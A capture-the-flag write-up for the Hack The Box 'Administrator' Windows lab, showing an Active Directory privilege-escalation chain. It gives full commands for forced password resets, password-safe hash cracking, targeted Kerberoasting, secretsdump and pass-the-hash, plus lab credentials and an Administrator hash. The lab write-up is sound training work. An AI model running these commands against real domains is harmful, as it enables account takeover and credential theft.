Administrator HTB Writeup
Machine Information
As is common in real life Windows pentests, you start the Administrator box with credentials:
Username: Olivia
Password: ichliebedich
Initial Enumeration
BloodHound Setup
First of all I used the following command to collect data with Olivia's credentials:
![![[Pasted image 20250613200103.png]]](../Images/Pasted%20image%2020250613200103.png)
3. Privilege Escalation / Password Abuse
If we check BloodHound, we need to mark Olivia as Owned. Once done that we can go to OutBound Object Control and see the following:
![![[Pasted image 20250613200452.png]]](../Images/Pasted%20image%2020250613200452.png)
Here we can see that from user Olivia we have GenericAll to Michael
![![[Pasted image 20250613200537.png]]](../Images/Pasted%20image%2020250613200537.png)
To abuse that I runned the following command:
Method 1: Using net rpc
The net rpc password command can be used to change the password of another user via SMB RPC.
net rpc password "michael" "newP@ssword2022" -U "ADMINISTRATOR.HTB"/"Olivia"%"ichliebedich" -S "10.10.11.42"
Method 2: Using BloodyAD
bloodyAD allows direct LDAP interaction to change user passwords with proper authentication.
bloodyAD -d ADMINISTRATOR.HTB -u Olivia -p ichliebedich --host 10.10.11.42 set password michael newP@ssword2022
![![[Pasted image 20250613200839.png]]](../Images/Pasted%20image%2020250613200839.png)
Lets go back to BloodHound and click on Michael user as Owned, lets click and see lets go to Outbound Object Control as Michael user.

This output will retrieve that user Michael can ForceChangePassword to Benjamin user.
![![[Pasted image 20250613201206.png]]](../Images/Pasted%20image%2020250613201206.png)
To abuse it we can run again these commands:
Method 1: Using net rpc
net rpc password "benjamin" "newP@ssword2022" -U "ADMINISTRATOR.HTB"/"michael"%"newP@ssword2022" -S "10.10.11.42"
Method 2: Using BloodyAD
bloodyAD -d ADMINISTRATOR.HTB -u michael -p newP@ssword2022 --host 10.10.11.42 set password benjamin newP@ssword2022
![![[Pasted image 20250613202031.png]]](../Images/Pasted%20image%2020250613202031.png)
4. Accessing FTP and .psafe3 File
Once we changed that credentials we can abuse them for login via FTP.
![![[Pasted image 20250613202115.png]]](../Images/Pasted%20image%2020250613202115.png)
Here we can find a Backup.psafe3 file.
![![[Pasted image 20250613202139.png]]](../Images/Pasted%20image%2020250613202139.png)
This file is a Password Safe database, requiring a master password to open.
If we try open it it asks for a password so lets get this hash password.
![![[Pasted image 20250613202328.png]]](../Images/Pasted%20image%2020250613202328.png)
To extract the hash for cracking, I used:
![![[Pasted image 20250613202434.png]]](../Images/Pasted%20image%2020250613202434.png)
Now lets crack the hash.
![![[Pasted image 20250613203306.png]]](../Images/Pasted%20image%2020250613203306.png)
Here are the commands I used:
pwsafe2john Backup.psafe3 > psafehash
john psafehash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Again lets run PasswordSafe and put the password.
![![[Pasted image 20250613203344.png]]](../Images/Pasted%20image%2020250613203344.png)
5. Extracting and Verifying Credentials
And we open the "Vault".
![![[Pasted image 20250613203414.png]]](../Images/Pasted%20image%2020250613203414.png)
Inside Password Safe, I found 3 users. I exported usernames to users.txt and passwords to passwords.txt.
![![[Pasted image 20250613204232.png]]](../Images/Pasted%20image%2020250613204232.png)
Then I verified with nxc which user and password is valid.
![![[Pasted image 20250613204347.png]]](../Images/Pasted%20image%2020250613204347.png)
6. Further Enumeration & Kerberoasting
Lets go back to BloodHound and filter by user Emily and mark it as Owned once again we can retrieve the Outbound Object Control.
![![[Pasted image 20250613204706.png]]](../Images/Pasted%20image%2020250613204706.png)
BloodHound showed Emily has GenericWrite to Ethan.
For abuse this privilege we can simply run targetedKerberoast If anyone is missing targetedKerberoast here is the repository: targetedKerberoast
![![[Pasted image 20250613205142.png]]](../Images/Pasted%20image%2020250613205142.png)
And we have Ethan hash, so lets crack it.
Save the content into hash.txt
Ethan:limpbizkit
7. Final Access and Root
Now lets go back to BloodHound again and lets mark as Owned Ethan and lets retrieve its privileges by going to Outbound Object Control.
![![[Pasted image 20250613205345.png]]](../Images/Pasted%20image%2020250613205345.png)
And we get the following output.
![![[Pasted image 20250613205405.png]]](../Images/Pasted%20image%2020250613205405.png)
As Ethan user we can simply run impacket-secretsdump to retrieve all hashes.
![![[Pasted image 20250613205448.png]]](../Images/Pasted%20image%2020250613205448.png)
Here we retrieve the Administrator hash so we can go to evil-winrm and do pass-the-hash
evil-winrm -i 10.10.11.42 -u Administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

type C:\Users\Emily\Desktop\user.txt

type C:\Users\Administrator\Desktop\root.txt
Congratulations you solved the machine.
Made by Astro